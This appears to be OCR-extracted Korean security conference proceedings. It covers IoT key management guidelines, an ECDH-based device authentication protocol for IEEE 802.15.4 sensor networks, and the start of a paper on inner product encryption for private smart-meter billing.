평가 항목 설정에 있어서는 NIST에서 권고한 암호 키 관리 지침인 NIST SP800-57과 FIPS140, 스마트 그리드 보안 지침인 NISTIR 7628, 일본 암호 관리 기구인 CRYPTREC에서 정한 전자 정부 권장 암호 목록 등의 규정을 참고로 하여 평가항목을 설정했다[8].

사물인터넷 특성 상 일반 PC/서버 환경과 같

[표 4] IPA 암호화 키 관리 기술 체크리스트 대분류

	암호화 기술의 세부 항목과 보안 요구 사항	
1	암호화 알고리즘 및 키 길이	암호화 알고리즘(대칭 키 암호)을 사용하는 경우
		전자 서명 알고리즘(공개 키 암호화)을 사용하는 경우
		키 공유/ 키 배송 알고리즘(공개 키 암호화)을 사용하는 경우
		키 래핑 알고리즘(대칭 키 암호)을 사용하는 경우
		키 생성(도출) 알고리즘을 사용하는 경우
		해시 알고리즘을 사용하는 경우
		메시지 인증 알고리즘(MAC)를 사용하는 경우
		난수 생성 알고리즘을 사용하는 경우
2	키 생성	대칭키 암호화(공유 키)를 사용하는 경우
		공개 키 암호화(공개키/개인키 쌍)을 사용하는 경우
3	키 배포	대칭 키 암호화(공유 키)를 사용하는 경우
		공개 키 암호화(공개 키/ 개인 키 쌍)을 사용하는 경우
4	키 저장소	대칭 키 암호화(공유 키)를 사용하는 경우
		공개 키 암호화(공개 키/ 개인키 쌍)을 사용하는 경우
5	키 용도	하나의 키는 단일 용도로 이용
6	키 고유성	대칭 키 암호화(공유키)를 사용하는 경우
		공개 키 암호화(공개 키/ 개인키 쌍)을 사용하는 경우
7	키 관련 정보(파라미터)	타원 곡선 암호 알고리즘을 사용하는 경우
		블록 암호를 사용하는 경우
		블록 암호의 CBC, CFB, OFB, GCM, GMAC 모드를 사용하는 경우
		블록 암호의 CTR 모드를 사용하는 경우
		공유 비밀 정보 (Shared Secrets)을 사용하는 경우
		난수 생성용 seed를 사용하는 경우
8	키 업데이트	데이터 암호화 용도의 공유 된 키 (대칭키 암호)를 사용하는 경우
		인증 용도의 공유 된 키 (대칭 키 암호)를 사용하는 경우
		마스터 키 용도의 공유 된 키(대칭 키 암호)를 사용하는 경우
		난수 용도의 공유된 키(대칭 키 암호) 또는 공개 키/개인 키 쌍(공개 키 암호화)를 사용하는 경우
		전자 서명 용도의 공개키/개인 키 쌍(공개 키 암호화)를 사용하는 경우
		인증 용도의 공개 키/개인 키 쌍(공개 키 암호화)를 사용하는 경우
		키 공유 용도의 정적(영구) 개인 키/공개 키 쌍(공개 키 암호화)를 사용하는 경우
		키 공유 용도의 임시 비밀 키/공개 키 쌍(공개 키 암호화)를 사용하는 경우
		키 배송 용도의 개인 키/공개 키 쌍(공개 키 암호화)를 사용하는 경우
9	키 폐기	불필요해진 키는 안전하게 폐기, 운용기간동안 폐기 계획을 세워야 함

은 암호화 성능을 유지하는 것이 어려울 수 있기 때문에 일반 PC/서버 환경에서 요구되는 요건보다는 완만한 목표를 설정하고 있다. 예를 들어, 일반 일반 PC/서버 환경 상에선 CRYPTREC 암호화 목록의 "전자 정부 권장 암호 목록"에 게재된 키 길이 128 비트 이상의 공통 키 암호화를 '필수'로 채택하라고 권고하지만, 사물인터넷 시스템 상에선 키 길이 128 비트 이상을 "권장"으로 제시하여 조건을 완화하고 있다. 다만, 가능하다면 체크리스트에 제시하는 "필수' 요건만이 아니라 "권장" 사항까지 달성하도록 권고하였다.

IV. 고찰

현재까지 발표된 사물인터넷 보안 가이드라인의 키 관리 요소도 NIST SP800-57 키관리 권고안을 기준으로 일반 PC/서버 환경과 동일한 키 관리 기술과 정책을 사용하도록 권장하고 있었다. 다만 사물인터넷 디바이스는 일반 PC/서버 환경에 비해 부족한 메모리 용량을 사용하고, 낮은 처리속도을 가진 CPU를 사용하는 것을 고려하여 키 길이, 암호 알고리즘 등을 완화하여 선택하도록 권고하고 있었다. 그러나 이는 제한된 환경에서도 최소한의 안전성을 부여하기 위해서 권고된 것이고, 실제로는 완화된 보안 수준을 적용하다 보안 위협이 발생할 수 있을 것이다.

그리고, 사물인터넷 기기는 실내에만 놓여있던 일반 PC/서버완 다르게 실외에 위치할 수 있어 물리적으로 더 접근하기 쉬운 환경에 놓여있다. 악의적인 접근을 통해 조작을 가할 가능성이 존재한다는 것이다. 그렇기에 각 기기들에 대한 부채널 공격같은 물리적인 공격에 대한 대비책도 필요할 것이다[9][10][11].

또한 원격 통신할 때에 IP 스푸핑등의 공격을 예방하기 위해 기기에 대한 ID 기반 인증 등의 기기 인증 과정 또한 필요할 것으로 보인다[12][13]. 그리고 중간자 공격 등 반복적인 키 사용으로 인해 발생할 수 있는 보안 위협 요소를 막기위해 주기적으로 키 교체 또는 키 분배하는 과정도 고려해야 할 것이다.

V. 결론

본 논문에서는 일반 환경에서 사용하고 있는 키 관리를 다루는 NIST SP800-57 권고안의 내용을 살피고 스마트 그리드 보안 가이드라인에서의 키관리 부분과 일본 IPA에서 권고한 사물인터넷 개발 보안 설계 가이드의 키 관리 부분을 분석하였다. 분석된 내용을 통해 앞으로 사물인터넷 기반 환경에서 고려되어야할 키 관리 요소들을 고찰하였다. 제한적인 환경과 외부에 노출된 환경으로 인해 발생되는 위험까지 고려하여 사물인터넷 환경을 위한 키 관리 기술을 개발하여야 할 것이다.

[참고문헌]

[1] 민경식, 사물인터넷(Internet of Things), 한국인터넷진흥원, 2013

[2] 한국인터넷진흥원, 심층분석 사물인터넷 보안 위협 동향, 2014

[3] NIST, NIST Special Pucblication 800-57, Recommendation for Key management - Part 1: General(Revision 3), 2012

[4] NIST, NIST Special Pucblication 800-57, Recommendation for Key management - Part 2: Best Practices for Key Management Organazation, 2002

[5] NIST, NIST Special Pucblication 800-57, Recommendation for Key management - Part 3: Application-Specific Key Management Guidance, 2009

[6] NIST, NISTIR 7628, Guidelines for Smart Grid Cybersecurity, 2014

[7] IPA, ＩｏＴ開發における セキュリティ設計の手引き, 2016

[8] CRYPTREC, Management Standards for Information Security Measures for the

Central Government Computer Systems, 2012

[9] Kocher, Paul, "Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems", CRYPTP96, 1996

[10] L Goubin and J Patarin, DES and Differential Power Analysis, in Proceedings of CHES'99, Lecture Notes in Computer Science Nr 1717, Springer-Verlag, 1999

[11] Shuo Chen; Rui Wang; XiaoFeng Wang & Kehuan Zhang, "Side-Channel Leaks in Web Applications: a Reality Today, a Challenge Tomorrow", IEEE Symposium on Security & Privacy, 2010

[12] Tanase, Matthew, "IP Spoofing: An Introduction", Symantec. Retrieved September 25, 2015

[13] A. Shamir, "Identity-based Cryptosystems and Signature Schemes", Proceedings of CRYPTO '84, LNCS 196, pp.47-53, Springer-Verlag, 1984

IoT 환경에서 ECDH 공개키를 이용한 디바이스 인증 및 키 설정 프로토콜*

이종훈, 한상우, 박창섭*

단국대학교

Device Authentication and Key Establishment Protocol Using ECDH Public Key on IoT Environment

Jong-Hoon Lee, Sang-Woo Han, Chang-seop Park*

Dankook University.

요 약

최근 IoT 기술의 발전으로 많은 센서 디바이스가 사용됨에 따라, 인증 및 키 관리 보안에 대한 중요성이 높아지고 있다. IoT환경에서 사용하고 있는 인증 및 키 관리 방법은 네트워크 키, 인증서, 공개키 방식이 있으며, 효율성 측면에서 네트워크 키를 가장 많이 사용하고 있다. 하지만, 네트워크 키의 사용은 네트워크의 확장성 부분과 디바이스 인증에서 제한된 역할을 하는 문제점이 있다. 본 논문에서는 ECDH 공개키를 이용하여 기존방식들의 문제점을 보완하고 효율적인 디바이스 인증 및 키 설정 방법을 제시한다.

I. 서론

최근 사물 인터넷(Internet of Things)의 기술은 다양한 역할을 하는 어플리케이션과 물리적으로 경량 화된 스마트한 센서 디바이스들의 배포를 가능하게 하였다. 사물 인터넷의 센서 네트워크를 IETF(Internet Engineering Task Force)에서는 LoWPAN(Low-power, Low-data Rate Wireless Personal Area Network)으로 규정하며 IEEE 802.15.4가 사실상의 표준이다 [1].

센서 디바이스가 LoWPAN에 설치되는 경우 먼저 PC(PAN Coordinator)와 가입 과정을 수행하고 동일 네트워크의 디바이스 간 바인딩(Binding) 과정을 수행한다. 현재 대부분의 기존 가입 및 바인딩 과정에서는 사전 분배된 네트워크 키를 이용한 자격증명으로 신뢰 관계가 구축되는데 이 방식은 네트워크의 확장성을 제한하며 디바이스의 손상으로 인한 네트워크 키의 노출은 전체 네트워크를 손상시킬 위험이 있다. 본 논문에서는 ECDH 공개키를 이용해 기존 방식의 문제점을 보완하고 효율적인 프로토콜을 제안한다.

본 논문의 구성은 다음과 같다. 2장에서는 관련 연구를 설명하고 3장에서는 센서 디바이스 생명주기에 대해 설명한다. 4장에서는 ECDH 공개키를 이용한 디바이스 인증 및 키 설정 프로토콜을 제안하고 5장에서 안전성 분석 및 성능 분석을 한다. 마지막으로 6장에서 결론을 내린다.

* 본 연구는 미래창조과학부 및 한국 인터넷진흥원의 “고용계약형 정보보호 석사과정 지원사업”의 연구결과로 수행되었음. (과제번호 H2101-17-1001)

II. 관련연구

2.1 IEEE 802.15.4에서 디바이스 표준 가입과정

IEEE 802.15.4에서 네트워크 구성은 그림[1]

에서와 같이 PC와 몇 개의 센서 디바이스로 구성된다. 새로운 디바이스가 LoWPAN으로 진입하면 Association 과정을 통해 네트워크에 가입하고 정해진 동작을 수행하기 위해 주변 디바이스들과 바인딩 과정을 수행한다. Association 과정은 먼저 PC로부터 *Beacon* 메시지를 수신받은 디바이스가 *Association Request* 메시지를 PC에게 보내고 PC로부터 *Association Response* 메시지를 받으면 가입이 완료된다. 이후 ACL(Access Control List)를 기반으로 AKE(Authenticated Key Establishment) 과정을 수행해 디바이스에 대한 인증 및 키 설정을 완료한다 [2]. AKE 과정은 PC와 디바이스 또는 AS(Authenticated Server)와 디바이스 간에 직접적으로 수행할 수 있다. 기존 디바이스 표준 가입 과정은 가입 절차와 디바이스 인증 및 키 설정 절차가 분리되어있어 많은 메시지 교환을 필요로 하는 비효율적인 구조이다.




그림 1. LoWPAN 구성도

2.2 PAuthKey프로토콜

PAuthKey 프로토콜은 ECC(Elliptic Curve Cryptosystem) 기반의 ECQV(Elliptic Curve Qu-Vanston) 인증서를 발급하여 디바이스 간 상호 인증 및 키 분배를 수행한다 [3].

<표 1> 표기법

표기법	정의
PC, I_j	Pan Coordinator, 센서 디바이스 $(j = A, B, C, ..., N)$
$\boldsymbol{D}_j, d_j$	디바이스의 공개키, 개인키
ID_j	보안 디바이스 식별자
N_j	디바이스가 생성한 랜덤 값
LK_A, LK_{AB}	I_A와 PC 또는 I_A와 I_B간 설정된 개별키
$kdf(.)$	키 유도 함수
$H(.)$	제2 역상저항 해시함수
$MAC64_j$	디바이스,PC의 64비트 MAC주소
$MIC(LK_A)$	메시지 무결성 코드

ECQV 인증서를 이용한 PAuthKey 프로토콜은 인증기관의 역할을 하는 PC로부터 PC의 공개키를 수신 받은 디바이스가 *Certificate Request* 메시지를 보냄으로써 시작된다. *Certificate Request* 메시지에는 인증서 발급에 필요한 $\boldsymbol{R}_A = r_A \cdot \boldsymbol{G}$와 N_A를 포함한다. PC는 $\boldsymbol{Cert}_A$ $(= \boldsymbol{R}_{PC} + \boldsymbol{R}_A)$, $s(= d_{PC} + r_{PC} \cdot H(\boldsymbol{Cert}_A))$를 포함한 *Certificate* 메시지를 보낸다. 위 메시지들은 네트워크 키 K로 메시지의 무결성을 보장하고 인증서를 발급받은 디바이스는 개인키 $d_A(= s + r_A \cdot H(\boldsymbol{Cert}_A))$와 공개키$\boldsymbol{D}_A(= d_A \cdot \boldsymbol{G})$를 계산할 수 있다. 공개키를 이용한 키 확인은 2way Handshaking 과정을 통해 확인되고 디바이스는 d_A, $\boldsymbol{D}_A$, $\boldsymbol{Cert}_A$를 소지한다 [4].

III. 센서 디바이스의 생명주기

센서 디바이스는 제작, 설치 및 시운전, 운영 단계로 생명주기가 구성된다. 제작단계는 펌웨어와 기본적인 EC 매개변수가 저장되며, 디바이스 식별자가 생성되어 NFC(Near Field Communication) 태그에 삽입된다. NFC 태그는 I^2C(Inter Integrated Circuit)포트를 이용해 전기적으로 디바이스 연결된다. 설치 및 시운전 단계는 휴대용 시운전 기기를 이용해 디바이스의 물리적 위치와 디바이스 식별자를 맵핑시켜 관리목적으로 관리자의 데이터베이스에 저장한다. 디바이스 바인딩은 동일 네트워크의 센서 디바이스 간 용이한 통신을 위해 제공되며 직접 결합 의사를 결정할 수 있도록 버튼을 조작하거나 상대 디바이스 식별자를 삽입해 자동적으로 활성화 될 수 있다. 이후 운영단계에서는 LoWPAN 가입 및 센싱, 정해진 작업을 수행한다.

IV. 제안프로토콜

4.1 설계 원리 및 가정

제안 프로토콜의 암호학적 원리는 보안 디바이스 식별자를 ECDH 공개키를 사용해 구성한다는 점이다. 기존 디바이스 식별자와 구별하기 위해 본 논문에서는 보안 디바이스 식별자라고 하고 표[1]에서와 같이 표기한다. ECC는 유한

체 F_p(p는 소수)상에 존재하는 타원곡선 $E(F_p)$은 $y^2 \equiv x^3 + ax + b$를 만족하는 포인트들의 집합이다 [5]. ECDH 인증은 두 디바이스가 자신의 개인키 $d_A, d_B \in [1,n]$를 생성하고 공개키 $\boldsymbol{D}_A (= d_A \cdot \boldsymbol{G})$, $\boldsymbol{D}_B (= d_B \cdot \boldsymbol{G})$를 계산하여 개체 간 공통의 개별키를 유도하기 위해 디피헬만 방식으로 ECDH 공개키가 교환된다 [6]. 본 논문에서는 ECDH 공개키를 인증 과정뿐만 아니라 다음의 식 $ID_j (= H(x_j \| MAC64_j)$, $\boldsymbol{D}_j = (x_j, y_j)$으로 보안 디바이스 식별자의 구성 요소로 사용해 기존 디바이스 식별자의 문제점을 보완하였다.

제안 프로토콜은 다음의 가정을 기반으로 설계된다. 첫 번째, EC 매개변수는 제조과정에서 디바이스에 저장된다. 두 번째, 디바이스에 전원이 공급되면 보안 디바이스 식별자를 생성하고 시운전 단계에서 정상적인 설치자에 의해 각각의 디바이스에 저장된다. 세 번째, 디바이스가 PC와 안전한 가입과정을 완료하면 바인딩 정보가 디바이스에게 제공된다.




그림 2. 제안프로토콜

4.2 안전한 가입 및 바인딩

안전한 가입은 그림[2]에서와 같이 PC와 디바이스 간 수행된다. PC로부터 $\boldsymbol{D}_{PC}, N_{PC}$가 포함된 *Beacon* 메시지를 수신한 디바이스는 ID_{PC}를 계산하여 $\boldsymbol{D}_{PC}$에 대한 유효성 검증을 한다. PC에 대한 인증이 유효하면 디바이스는 공개키 $\boldsymbol{D}_A$와 개별키 $LK_A (= kdf(\hat{x}, MAC64_A, MAC64_{PC}, N_A, N_{PC}))$, $d_A \cdot \boldsymbol{D}_{PC} \equiv d_A \cdot d_{PC} \cdot \boldsymbol{G} = (\hat{x}, \hat{y})$, $MIC(LK_A)$를 생성하여 *Association Request* 메시지를 통해 PC에게 보낸다. 디바이스의 공개키를 받은 PC는 LK_A를 계산할 수 있고 MIC값을 통해 개별키의 유효성을 검증할 수 있다. 디바이스에 대한 인증이 유효하면 PC는 N_{PC}와 디바이스 바인딩 정보 $bindinfo$, $MIC(LK_A)$를 *Association Response* 메시지를 통해 디바이스에게 보낸다.

과정 1. 안전한 가입

· $I_A \leftarrow PC$: $Beacon(\boldsymbol{D}_{PC}, N_{PC})$

· $I_A \rightarrow PC$: $AssoReq(\boldsymbol{D}_A, N_A, MIC(LK_A))$

· $I_A \leftarrow PC$: $AssoRes(N_{PC}, bindinfo, MIC(LK_A))$

디바이스 간 수행되는 안전한 바인딩은 개시자와 응답자로 구성된다. 먼저 개시자는 자신의 $\boldsymbol{D}_A, N_A$를 *Binding Request* 메시지를 통해 보내면 응답자는 PC로부터 받은 ID_A를 이용하여 유효성을 검증한다. 개시자의 인증이 유효하면 응답자는 LK_{AB}를 계산할 수 있고 $\boldsymbol{D}_B, N_B, MIC(LK_{AB})$를 *Binding Response* 메시지를 통해 보낸다. 메시지를 수신한 개시자는 동일한 방법으로 응답자의 공개키와 보안 디바이스 식별자를 검증하고 *Binding Confirm* 메시지를 통해 응답자와의 개별키 LK_{AB}를 공유한다.

과정 2. 안전한 바인딩

· $I_A \rightarrow I_B$: $BindReq(\boldsymbol{D}_A, N_A)$

· $I_A \leftarrow I_B$: $BindRes(\boldsymbol{D}_B, N_B, MIC(LK_{AB}))$

· $I_A \rightarrow I_B$: $BindCon(N_A, MIC(LK_{AB}))$

V. 안전성 분석 및 성능 분석


5.1 안전성 분석

제안 프로토콜은 보안 디바이스 식별자의 위조가 불가능하다는 것을 전제로 한다. 공격자는 보안 디바이스 식별자를 생성할 수 있지만 유요한 식별자를 생성할 가능성은 보안 디바이스 식별자의 길이에 기인하여 안전성이 보장된다. 다항식 l과 안전한 매개변수 k로 구성된 $|H(.)| = l(k)$식에서 유효한 디바이스 식별자를 생성하

기 위해서 $2^{l(k)}$번의 계산을 수행해야 하며 본 논문에서 사용하는 SHA-1의 경우 2^{160}번의 계산을 수행해야 한다. 또한 본 논문에서는 제 2 역상 저항을 만족하는 해시함수의 사용으로 공격자가 임의의 값을 사용하여 유효한 보안 디바이스 식별자를 생성할 확률은 매우 낮다.

5.2 성능 분석

성능 분석은 ECDH 공개키 계산에 필요한 암호 함수 계산과 공개키 탑재를 위한 프레임 수정에 따른 패킷 송수신 에너지 소모 값을 계산하였다. 실험 환경에 사용된 TelosB는 10K Byte의 RAM, 48K Byte의 ROM을 포함하는 MSP430 16bit 마이크로 컨트롤러, 2.4GHz RF 주파수 대역과 250kbps 전송 비율의 하드웨어 성능을 가진 CC2420으로 구성된다 [7].



그림[3]은 기존 방식과 제안 방식의 메시지 송·수신 부분과 암호화연산 부분의 에너지 소모율의 비교를 나타낸다. 메시지 송·수신 부분에서는 기존 방식보다 메시지 교환횟수를 줄여 에너지 소모 값이 감소하였고 암호연산 부분에서는 개별키 연산 때문에 에너지 소모 값이 증가하였다. 하지만 전체적인 에너지 소모 값은 기존 방식보다 260uJ만큼 감소하였다.

VI. 결론

센서 디바이스들이 LoWPAN에 설치되는 경우 필수적으로 가입과정을 수행한 뒤, 인증 및 키 분배 과정을 수행한다. 하지만, 기존 방식들에서 많이 사용하는 네트워크 키는 개별식별이 이루어지지 않는 문제점이 있고 가입 과정과 키 분배과정이 분리되어있어 비효율적인 구조였다. 본 논문에서는 ECDH 공개키를 이용하여 가입 과정에서 디바이스 개별식별 및 개별키를 설정하고 디바이스 간 바인딩 과정에서는 단순 공개키 교환만으로 상호 인증 및 개별 키를 설정할 수 있다. 또한, 에너지 소모값을 계산하여 자원 제약적인 센서 디바이스 환경에 적용 가능한 프로토콜을 제시하였다.

[참고문헌]

[1] IEEE std. 802.15.4-2011, Part 15.4:Low-Rate WPANs, June 2011.

[2] G. Piro, G. Boggia, L. A. Grieco, "A Standard Compliant Security Framework for IEEE 802.15.4 Networks," in Proc. of the IEEE World Forum on Internet of Things, pp. 27-30, Seoul, Mar. 6-8, 2014.

[3] "SEC 4: Elliptic Curve Qu-Vanstone Implicit Certificate Scheme (ECQV), version 0.97," www.secg.org, August 2013

[4] P. Porambage, C. Schmitt, P. Kumar, A. Gurtov, and M. Ylianttila, "PAuthKey : A Pervasive Authentication Protocol and Key Establishment Scheme for Wireless Sensor Networks in Distributed IoT Applications," International Journal of Distributed Sensor Networks, vol. 2014, Article ID 357430.

[5] Certicom Research, "Standard for Efficient Cryptography," SEC 1: Elliptic Curve Cryptography Version 2.0. May 21, 2009.

[6] C. Lederer, R. Mader, M. Koschuch, J. Großschadl, A. Szekely, and S. Tillich, "Energy-Efficient Implementation of ECDH Key Exchange for Wireless Sensor Networks," in *Information Security Theory and Practice – WISTP 2009*, LNCS, vol. 5746. Springer Verlag, pp. 112

[7] Instrument and Technology, "K-mote Data sheet," Oct 5, 2008.

C-2 융합 및 산업 보안

서 정 택 (순청향대)

- **내적 암호를 이용한 안전한 전기 요금 과금 방법**
  임종혁, 윤예진, 이문규
- **스마트시티 보안위협 및 대응방안 분석**
  송지현, 태진희, 서정택
- **국내 · 외 원전 I&C 시스템 사이버보안 규제지침의 기술적 보안조치 항목 비교 분석을 통한 개선사항 연구**
  송진우, 이가영, 홍기섭, 서정택
- **스마트팩토리 보안위협 및 대응방안 연구**
  김슬기, 서승민, 박새얀, 서정택

내적 암호를 이용한 안전한 전기 요금 과금 방법[1)]

임종혁, 윤예진, 이문규
인하대학교 컴퓨터공학과

Secure Electricity Billing Method Using Inner Product Encryption

Jong-Hyuk Im, Yejin Yoon, Mun-Kyu Lee
Department of Computer Science, Inha University.

요 약

스마트 그리드 기술의 발달과 확산은 전력 사용 효율을 증대시키고 있으며, 이러한 스마트 그리드 기술은 기계 학습과 같은 분석 기법을 이용한 전력 패턴 분석을 통해 더욱 고도화되고 있다. 그러나 이러한 전기 사용 패턴 분석을 통해 기기별 전기 사용량을 분해하는 등의 프라이버시 침해 공격 또한 증가하고 있다. 그렇기 때문에, 본 논문에서는 함수 암호 중 하나인 내적 암호(Inner Product Encryption)를 이용하여 전력데이터를 암호화하여 전력 패턴 분석을 통한 분해 공격 자체를 원천적으로 막으면서도, 정상적인 과금이 가능하도록 하는 안전한 전기 요금 과금 방법을 제안한다.

I. 서론

스마트 그리드(smart grid) 기술의 발달과 확산은 좁게는 공장이나 가정의 전력 사용 효율을 늘리는 것에서부터, 넓게는 빌딩 또는 도시의 전력 사용 효율을 높이는 데에 기여하고 있다. 또한 기계 학습이나 딥러닝 등의 분석 기술을 접목시켜 전기 사용 패턴을 분석하는 방법 등으로 전력 사용 효율성을 고도화시키는 연구가 진행 중이다[1]. 스마트 그리드 기술이 적용된 각 전력 사용 주체는 스마트 미터(smart meter)를 통해 전력 사용 데이터를 외부로 전송한다. [2]에 따르면 가정의 소비전력을 외부에서 분석하여 사용자의 전력 사용패턴을 역으로 분해(disaggregation)하며, 이를 통해 사용 중인 가전기기의 종류를 판별하는 연구가 활발히 진행되고 있다고 한다. 이러한 분해 연구는 악용 시에 사용자의 프라이버시 침해 문제로 직결될 수 있다. 예를 들어, 전력 패턴 분해를 통해 집에서 어느 시간에 TV를 시청하는지, 세탁기는 언제 사용하는지 등의 사생활 침해로 이어질 수 있다. 이러한 전력 패턴 분해 공격에 의한 프라이버시 침해 문제를 해결할 수 있는 방법으로 전력데이터를 암호화하는 방법이 있지만, 스마트 미터로부터 암호화된 전력데이터는 그 값을 제공받은 전력사업자 또한 암호화되기 전의 값을 알 수 없기 때문에 사용한 누적 전력량에 대한 요금 과금이 불가능하다는 문제가 있다. 이러한 문제를 해결하기 위해, 전기 요금에 대한 적절한 과금은 가능하게 하면서도, 암호화를 통해 프라이버시 침해 문제를 해결할 수 있는 방법으로 함수 암호(functional encryption)을 고려할 수 있다[3, 4]. 함수 암호란 함수 f에 대한 비밀키와 메시지 x에 대한 암호문이 해독기(decryptor)에 주어지

1) 본 연구는 산업통상자원부(MOTIE)와 한국에너지기술평가원(KETEP)의 지원을 받아 수행한 연구 과제입니다. (No. 20161210200610)

면, 해독기는 비밀키를 통해 암호문으로부터 $f(x)$를 계산할 수 있는 암호 방법이다. 이러한 함수 암호에서 비밀키는 함수와 연관이 있으며, 암호문은 메시지와 연관이 있다. 여러 함수 암호 중 하나로 내적 암호(inner product encryption: IPE)가 있는데, 내적 암호란 비밀키와 암호문에 각각 연관된 두 벡터의 내적을 계산할 수 있는 암호이다[5-8].

본 논문에서는 내적 암호를 사용하여 전력 패턴 분해 공격에 의한 프라이버시 침해 문제를 해결하면서 동시에 전력사업자는 사용자에게 적절한 전기 요금을 과금 할 수 있도록 하는 안전한 전기 요금 과금 방법을 제안한다.

II. 배경 지식

본 장에서는 본 논문에서 제안하는 안전한 전기 과금 방법을 설명하기 위해 필요한 배경 지식으로 전기 요금 과금 체계[9], 겹선형 군(bilinear group) 및 함수 은닉을 지원하는 내적 함수(function-hiding IPE)[8]에 대해 소개한다.

2.1 전기 요금 과금 체계

한국전력공사의 전기 요금 자료[9]에 의하면 국내 전기요금은 전력 사용자가 계약한 전압이 저압(표준전압 220V, 380V)인지 고압(표준 전압 3,300V 이상)인지에 따라 달라지며, 사용 용도에 따라 일반용, 교육용, 산업용 등의 선택 요금 제도를 제공하여 기본요금과 전력량요금에 차등을 두어 사용자의 전기 소비 패턴에 따라 요금제를 선택 할 수 있도록 한다. 또한 일반용, 교육용, 산업용에는 표 1과 같이 계절과 시간대에 따른 차등 요금제를 적용한다. 구체적으로 전력을 가장 많이 소비하는 여름부터 겨울, 봄·가을 순서로 더 큰 전력량요금을 책정하고 있으며, 많은 사람들이 전기를 소비하는 시간을 최대부하, 중간부하 및 경부하 시간대로 분류하여 전력 수요가 많은 시간일수록 높은 요금을 책정하고 있다. 예를 들어, 한국전력공사의 요금제 [9] 중, 산업용전력(을), 고압A, 선택I 요금제를 선택한 고객 A의 여름철 하루의 전력량요금은 최대부하 시간대에 196.6원/kWh, 중간부하 시간대에 114.5원/kWh, 경부하 시간대에

[표 1] 전기 요금의 계절·시간대 별 분류

계절별 / 시간대별	여름철 (6-8월)	겨울철 (11-2월)	봄·가을 (3-5월, 9-10월)
최대부하	10:00~12:00 13:00~17:00	10:00~12:00 17:00~20:00 22:00~23:00	10:00~12:00 13:00~17:00
중간부하	09:00~10:00 12:00~13:00 17:00~23:00	09:00~10:00 12:00~17:00 20:00~22:00	09:00~10:00 12:00~13:00 17:00~23:00
경부하	23:00~09:00	23:00~09:00	23:00~09:00

61.6원/kWh이다. 만약 하루 동안에 A가 사용한 전력량이 최대부하 시간에 10kWh, 중간부하 시간에 8kWh, 경부하 시간에 5kWh라고 하면, A의 전력량요금은 다음과 같이 계산된다.

$$10\times196.6+8\times114.5+5\times61.6=2{,}515 \text{ (원)}$$

반면 가정용의 경우 아직 각 가정에 시간대별로 소비한 전력량을 측정할 수 있는 스마트 미터가 배포가 되지 않았으므로 표 1과 같은 시간대별 차등 요금제를 적용할 수 없다. 따라서 가정용의 경우 전력사용자가 한 달간 사용한 총 전력량에 따라 기본료와 전력량요금이 정해지는 누진세를 적용하고 있다.

2.2 겹선형 군(bilinear group)

본 절에서는 겹선형 사상(bilinear map)과 겹선형 군(bilinear group)에 대해 설명한다. 먼저, 본 논문에서 사용할 간단한 표기법을 소개한다. 어떠한 유한(finite) 집합 S에 대해 $x \xleftarrow{R} S$ 는 S로부터 균일하게(uniformly) 선택된 임의의 샘플링 x를 나타낸다. 또한, 굵은 소문자 기호(예, $\boldsymbol{v}, \boldsymbol{w}$)는 벡터를 나타내며, 굵은 대문자 기호(예, $\boldsymbol{B}$, $\boldsymbol{B}^{\star}$)는 행렬을 나타낸다. 한 행렬 $\boldsymbol{B}$에 대해 $\boldsymbol{B}^{\top}$은 $\boldsymbol{B}$의 전치 행렬을 의미하며, $\det(\boldsymbol{B})$는 $\boldsymbol{B}$의 행렬식을 나타낸다. 다음은 겹선형 군에 대한 설명이다. 군 $\mathbb{G}_1$과 $\mathbb{G}_2$를 두 개의 서로 다른 차수가 소수 q인 군이라 할 때, $g_1 \in \mathbb{G}_1$과 $g_2 \in \mathbb{G}_2$는 각각 군 $\mathbb{G}_1$과 $\mathbb{G}_2$의 생성자(generator)다. 사상 $e : \mathbb{G}_1 \times \mathbb{G}_2 \rightarrow \mathbb{G}_T$를 $\mathbb{G}_1$과 $\mathbb{G}_2$의 두 원소들을 차수가 소수 q인 목표 군 $\mathbb{G}_T$로 맵핑하는 함수다. 또한, 군 $\mathbb{G}_1$, $\mathbb{G}_2$ 및 $\mathbb{G}_T$의 군 연산을 곱셈으로 표기하며, 1은 곱셈에 대한 항등원을 나타낸다. 이 때, 튜플

$(\mathbb{G}_1,\mathbb{G}_2,\mathbb{G}_T,q,e)$이 다음과 같은 속성을 지니는 경우 비대칭 겹선형 군이라고 한다.

1. 군 $\mathbb{G}_1$, $\mathbb{G}_2$ 및 $\mathbb{G}_T$ 상의 군 연산과 사상 e는 효율적으로 계산될 수 있다.
2. 사상 e는 $e(g_1,g_2)\neq 1$을 만족한다. 즉, 사상 e는 비퇴화적(non-degenerate)이다.
3. 사상 e는 겹선형으로, 모든 $x,y\in\mathbb{Z}_q$에 대해 $e(g_1^x,g_2^y)=e(g_1,g_2)^{xy}$이 성립한다.

